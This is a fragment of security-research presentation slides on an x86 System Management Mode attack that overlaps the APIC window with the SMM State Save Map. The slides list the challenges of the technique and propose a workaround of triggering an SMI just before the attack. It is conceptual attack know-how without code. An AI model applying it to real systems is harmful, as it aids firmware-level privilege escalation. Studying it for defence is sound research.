
& Challenges:

- ☞ If the APIC window overlaps the State Save Map, the transition to SMM dumps the system state into the APIC. This is generally undefined behavior, and may cause the core to lock.

& Challenges:

- ❑ If the State Save Map is sinkholed
 - ❑ All system state information is lost
 - ❑ We've gone too deep, and burned our way out
 - ❑ Solution:
 - ❑ Execute an SMI immediately prior to the attack, to cache a valid state save map

Applying the Attack

A dark gray background featuring a faint, light gray circuit board pattern on the left side, consisting of vertical lines and small circular nodes.

(end supplemental notes)

